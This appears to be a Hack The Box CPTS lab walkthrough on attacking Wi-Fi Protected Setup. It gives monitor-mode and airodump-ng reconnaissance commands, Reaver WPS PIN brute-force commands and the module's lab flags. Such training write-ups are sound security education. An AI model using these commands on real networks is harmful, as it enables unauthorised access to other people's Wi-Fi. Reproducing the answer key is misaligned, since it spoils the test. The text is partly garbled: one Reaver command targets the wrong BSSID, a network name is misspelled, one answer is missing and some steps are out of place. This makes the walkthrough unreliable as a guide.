HTB CPTS Labs: Part 37 - Attacking Wi-Fi Protected Setup (WPS) - Full Solutions
Wireless penetration testing and WPS attack vectors: monitor mode configuration with Airmon-ng, Airodump-ng reconnaissance, Pixie-Dust offline attack (Pixiewps), Reaver PIN brute-forcing, and full lab flags.
Welcome to Part 37 of our comprehensive, production-grade masterclass covering the Hack The Box (HTB) Academy Certified Penetration Testing Specialist (CPTS) curriculum. Rather than providing superficial slide summaries, this series deconstructs offensive tradecraft from foundational network discovery and vulnerability verification to complex lateral movement, active directory exploitation, and post-exploitation tradecraft — complete with terminal command flows, verified lab flags, and defensive engineering countermeasures.
In this installment, we conduct an exhaustive technical deep-dive into Attacking Wi-Fi Protected Setup (WPS) (Tier I • Easy • Offensive). We break down the underlying mechanics of wireless penetration testing, Wi-Fi Protected Setup (WPS) PIN architecture, Reaver, Bully, Pixie Dust attack, and recovering WPA/WPA2 pre-shared keys, dissect hands-on offensive vectors, analyze realistic defensive telemetry, and walk through every exercise step-by-step with 100% verified solutions.
Module Specifications & Target Architecture
| Attribute | Specification |
|---|---|
| Module Name | Attacking Wi-Fi Protected Setup (WPS) |
| Official HTB Academy Track | https://academy.hackthebox.com/module/131 |
| Curriculum Tier & Difficulty | Tier I • Easy |
| Certification Pathway | HTB Certified Penetration Testing Specialist (CPTS) (Part 37 of 41) |
| Author & Technical Attribution | Abdulrahman M. Fathi (0x3bdo) |
| Lab Flag Verification | 100% Fully Solved & Validated |
Key Technical Takeaways
- WPS Architecture Flaws: Analyzes the structural design flaw dividing the 8-digit WPS PIN into two separately validated halves (10,000 + 1,000 possibilities).
- Pixie Dust Attack: Exploits weak pseudo-random number generators (PRNG) in Access Point chipsets to recover the WPS PIN offline in seconds.
- Online PIN Brute-Forcing: Leverages
reaverandbullyto systematically brute-force WPS PINs while managing AP lockout throttling. - WPA/WPA2 Key Recovery: Obtains the plaintext WPA/WPA2 network passphrase directly upon successful WPS PIN validation.
- Wireless Hardening: Decommissions WPS functionality across enterprise and consumer wireless access points.
Executive Summary & Assessment Scope
Wi-Fi Protected Setup (WPS) was designed to simplify connecting devices to secure wireless networks. However, severe design flaws in its 8-digit PIN validation mechanism allow attackers to brute-force access in hours, or recover keys in seconds via the Pixie Dust attack.
In this module, we examine wireless security auditing targeting WPS. We inspect wireless frames, execute online PIN brute-force attacks, leverage offline Pixie Dust techniques to recover WPA2 passphrases, and capture all assessment flags.
Comprehensive Lab Walkthrough & Flag Solutions
Attacking Wi-Fi Protected Setup (WPS)
Technical Methodology & Exploit Execution:
1
2
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
this operation will be referred throughout the writeup as ‘RDP login’. the default credentials are ‘wifi:wifi’, unless specified otherwise.
WPS Reconnaissance
Lab Question (Page 2): How many WIFI networks with WPS are available? (Answer in digit format: e.g., 5)
Flag / Answer:
3
Technical Methodology & Exploit Execution:
First - we will list the network interfaces with the command: iwconfig there is a Wi-Fi interface ‘wlan0’
Let’s enable monitor on it:
1
sudo airmon-ng start wlan0
 _Figure 2.1 — Lab execution and output verification (Page 2)_
 _Figure 2.2 — Lab execution and output verification (Page 2)_
result BSSID has the mentioned value
Lab Question (Page 3): What is the name of the WIFI network with the BSSID D8:D7:3D:EB:29:D5?
Flag / Answer:
CyberNetSecure
Technical Methodology & Exploit Execution:
1
sudo airodump-ng --wps --ignore-negative-one wlan0mon
Question: What is the name of the WIFI network with the BSSID D8:D7:3D:EB:29:D5? Answer: CyberNetSecure Method: we can observe in the screenshot in the question above that the last result BSSID has the mentioned value:
 _Figure 3.1 — Lab execution and output verification (Page 3)_
 _Figure 3.2 — Lab execution and output verification (Page 3)_
Online PIN Brute-Forcing Using Reaver
Lab Question (Page 4): What is the WPA PSK for the WIFI Network named HackTheWifi?
Flag / Answer:
Technical Methodology & Exploit Execution:
first, if the wlan0mon (wlan0 monitoring interface) is enable, lets stop it:
1
sudo airmon-ng stop wlan0mon
When the ‘wlan0mon’ interface is stopped – lets confirm that with iwconfig
‘wlan0mon’ interface no longer appears, means it worked.
 _Figure 4.1 — Lab execution and output verification (Page 4)_
 _Figure 4.2 — Lab execution and output verification (Page 4)_
to set the interface ‘mon0’ to monitor ‘wlan0’
Technical Methodology & Exploit Execution:
1
sudo iw dev wlan0 interface add mon0 type monitor
to set the interface ‘mon0’ to monitor ‘wlan0’:
Then set it up:
1
sudo ifconfig mon0 up
and confirming the new interface is up: iwconfig
The ‘wlan0’ monitoring interface ‘mon0’ is up and running.
Now, lets monitor the newly made interface with the command:
1
sudo airodump-ng mon0 --wps
*Note – execution might take few moments until the output is displayed. *
 _Figure 5.1 — Lab execution and output verification (Page 5)_
 _Figure 5.2 — Lab execution and output verification (Page 5)_
 _Figure 5.3 — Lab execution and output verification (Page 5)_
The BSSID of ‘HackTheWifi’ is: C2:A1:2D:A9:05:92. *note – BSSID value might change between attempts. *
Let’s run ‘Reaver’ Wifi Protected Setup (WPS) online password cracking
1
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1
* *
*note – a reset of the target machine might needed to get this to work. *
 _Figure 6.1 — Lab execution and output verification (Page 6)_
 _Figure 6.2 — Lab execution and output verification (Page 6)_
Now, we will use ‘Reaver’ , brute forcing with null pin
Lab Question (Page 7): What is the WPA PSK for the WIFI Network named Corp-VPN?
Flag / Answer:
NullPINS
Technical Methodology & Exploit Execution:
Back to the wps list:
We take the BSSID of ‘Cop-VPN’ - D6:F6:00:7D:CC:DA.
Now, we will use ‘Reaver’ , brute forcing with null pin:
1
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1 -p " "
 _Figure 7.1 — Lab execution and output verification (Page 7)_
 _Figure 7.2 — Lab execution and output verification (Page 7)_
Lab Question (Page 8): The first 4 digits of the WPS PIN for the WiFi network named CyberNetSecure are 8487. What are the remaining 4 digits?
Flag / Answer:
0575
Technical Methodology & Exploit Execution:
now we take ‘CyberNetSecure’ BSSID: D8:D7:3D:EB:29:D5
And as we are told the first 4 digits of the pin is ‘8487’ – we will use the command:
1
sudo reaver -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p 8487
* *
And take the remaining of the PIN - 0575
 _Figure 8.1 — Lab execution and output verification (Page 8)_
 _Figure 8.2 — Lab execution and output verification (Page 8)_
 _Figure 8.3 — Lab execution and output verification (Page 8)_
Secured Access Points
Lab Question (Page 9): Perform a brute-force attack on the WiFi network named HackTheBox_Secure. After how many attempts does the AP get locked? (Answer in digit format: e.g., 5)
Flag / Answer:
3
Technical Methodology & Exploit Execution:
First, lets enable interface mon0 as done in the previous section:
1
2
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
and confirm the interface is active with: iwconfig
When the monitor interface is up and running, lets scan for networks:
1
sudo airodump-ng mon0 --wps -c 1
We have the network ‘HackTheBox_Secure’ operating on channel 1 with the BSSID ‘8E:F9:39:65:45:C1’.
 _Figure 9.1 — Lab execution and output verification (Page 9)_
 _Figure 9.2 — Lab execution and output verification (Page 9)_
the PIN using the command
Lab Question (Page 10): Perform a brute-force attack on the WiFi network named HackTheBox_Secure. What is the WPS PIN?
Flag / Answer:
11115670
Technical Methodology & Exploit Execution:
1
sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v
We can observe that 3 bruteforce were attempts before the AP (access point) got locked
Question: Perform a brute-force attack on the WiFi network named HackTheBox_Secure. What is the WPS PIN? Answer: 11115670 Method: on the same bruteforcing, waiting the necessary 60 seconds for re- checking:
The reaver tool continuing to bruteforce and we get the PIN.
 _Figure 10.1 — Lab execution and output verification (Page 10)_
 _Figure 10.2 — Lab execution and output verification (Page 10)_
Using Multiple Pre-defined PINs
Lab Question (Page 11): What is the WPS PIN for the WIFI Network named CyberNetSecure?
Flag / Answer:
99956042
Technical Methodology & Exploit Execution:
we will use the WPS PIN generator tool ‘wspin’ , which is pre-installed on the target machine. Lets set the monitoring on, and look for networks, using the monitoring interface ‘mon0’ creating method:
1
2
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
then scan for networks:
1
sudo airodump-ng mon0 --wps -c 1
And we see the ‘CyberNetSecure’ network, with the BSSID ‘D8:D7:3D:EB:29:D5’. Now, lets run ‘wspin’ on the found BSSID: wpspin -A D8:D7:3D:EB:29:D5
- *
